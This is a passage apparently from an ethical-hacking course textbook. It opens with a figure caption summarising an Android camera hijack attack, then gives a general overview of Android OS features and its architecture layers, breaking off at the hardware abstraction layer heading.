


1
Victim is lured into downloading a malicious application
Victim
Malicious Application
Exploits a vulnerability
2
3
Gains access to the camera and microphone

Figure 17.14: Android camera hijack attack




LO#02: Explain Various Android OS Threats and Attacks

Hacking Android OS

The number of people using smartphones and tablets is increasing rapidly, as these devices support a wide range of functionalities. Android is the most popular mobile OS because it is a platform that is open to all applications. Like other OSs, Android has certain vulnerabilities, and not all Android users install patches to update and secure the OS software and apps. Such a casual approach of users allows attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

This section discusses the Android OS, its architecture, and the associated vulnerabilities. It also covers the process of rooting Android phones, rooting tools, Android Trojans, and hacking Android mobiles. Finally, the section discusses guidelines for securing Android devices, security controls, and device-tracking tools.



Android OS

- Android is a software environment developed by **Google for mobile devices**. It includes an operating system, middleware, and key applications

Features

- Application framework **enabling the reuse** and **replacement** of components
- Provides a variety of **pre-built** UI components
- Integrated browser based on the **open source Blink and WebKit engine**
- **Media support** for common audio, video, and still image formats (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF)
- **Rich development environment** including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the **Eclipse IDE**

https://developer.android.com

System Apps
Dialer | Email | Calendar | Camera | .....

Java API Framework
Content Providers | View System
Managers: Activity | Location | Package | Notification | Resource | Telephony | Window

Native C/C++ LIBRARIES
Webkit | OpenMAX AL | Libc | Media Framework | OpenGL ES | .....

Android Runtime
Android Runtime (ART) | Core Libraries

Hardware Abstraction Layer (HAL)
Audio | Bluetooth | Camera | Sensors | .....

Linux Kernel
Drivers: Audio | Binder (IPC) | Display | Keypad | Bluetooth | WiFi | USB | Camera | Shared Memory
Power Management

Android OS

Source: *https://developer.android.com*

Android, a software environment developed by Google for mobile devices, includes an OS, middleware, and key applications. The Android OS relies on the Linux kernel and is an open-source platform.

Features:

- Provides a variety of prebuilt UI components such as structured layout objects and UI controls that allow one to build the GUI for the app
- Provides several options to save persistent application data:
  - **Shared Preferences**—Store private primitive data in key-value pairs
  - **Internal Storage**—Private data on the device memory
  - **External Storage**—Public data on the shared external storage
  - **SQLite Databases**—Store structured data in a private database
  - **Network Connection**—Store data on the web with your own network server
- RenderScript provides a platform-independent computation engine that operates at the native level. One can use it to accelerate apps that require extensive computational horsepower.
- Provides rich APIs that allow the app to connect and interact with other devices over Bluetooth, near-field communication (NFC), Wi-Fi P2P, USB, and session initiation protocol (SIP), in addition to standard network connections.

- Application framework allows for the reuse and replacement of components.
- Android runtime (ART) optimized for mobile devices.
- Integrated browser based on the open-source Blink and WebKit engine.
- SQLite for structured data storage.
- Media support for common audio, video, and still image formats (e.g., MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, and GIF).
- Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE.

Android OS Architecture

Source: *https://developer.android.com*

Android is a Linux-based OS designed for portable devices such as smartphones and tablets. It is a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer (HAL), and Linux kernel) and five layers.

- **System Apps**

  All Android system applications are at the top layer. Any app developed should fit into this layer. Some standard applications that come pre-installed with every Android device include dialer, email, calendar, camera, SMS messaging, web browsers, contact managers, and so on. Most Android apps are “written” in Java.

- **Java API Framework**

  Android platform functions are made available to developers through APIs written in Java. The application framework offers many high-level services to applications, which developers incorporate in their development.

  Some of the application framework blocks are as follows:

  - **Content Providers**—Manages data sharing between applications.
  - **View System**—For developing lists, grids, text boxes, buttons, and so on.
  - **Activity Manager**—Controls the activity life cycle of applications.
  - **Location Manager**—Manages location using GPS or cell towers.
  - **Package Manager**—Keeps track of the applications installed on the device.
  - **Notification Manager**—Helps applications display custom messages in a status bar.
  - **Resource Manager**—Manages various types of resources used.
  - **Telephony Manager**—Manages all voice calls.
  - **Window Manager**—Manages application windows.

- **Native C/C++ Libraries**

  The next layer comprises the native libraries. Libraries are "written" in C or C++ and are specific to particular hardware. This layer allows the device to control different types of data.

  The native libraries are as follows:

  - **WebKit and Blink**—web browser engine to display HTML content
  - **Open Max AL**—companion API to OpenGL ES but used for multimedia (video and audio) rather than audio only
  - **Libc**—Comprises System C libraries
  - **Media Framework**—provides media codecs that allow recording and playback of different media formats
  - **Open GL | ES**—2D and 3D graphics library
  - **Surface Manager**—meant for display management
  - **SQLite**—database engine used for data storage purposes
  - **FreeType**—meant for rendering fonts
  - **SSL**—meant for Internet security

- **Android Runtime**

  It includes core libraries and the ART virtual machine.

  - **Android Runtime (ART)**: For Android versions beyond 5.0, apps have their own runtime processes and instances. Android runtime has features such as ahead-of-time (AOT) compilation, just-in-time (JIT) compilation, optimized garbage collection (GC), and Dalvik Executable format (DEX) files to compress machine code.
  - **Core Libraries**: The set of core libraries allows developers to write Android applications using Java.

- **Hardware Abstraction Layer**

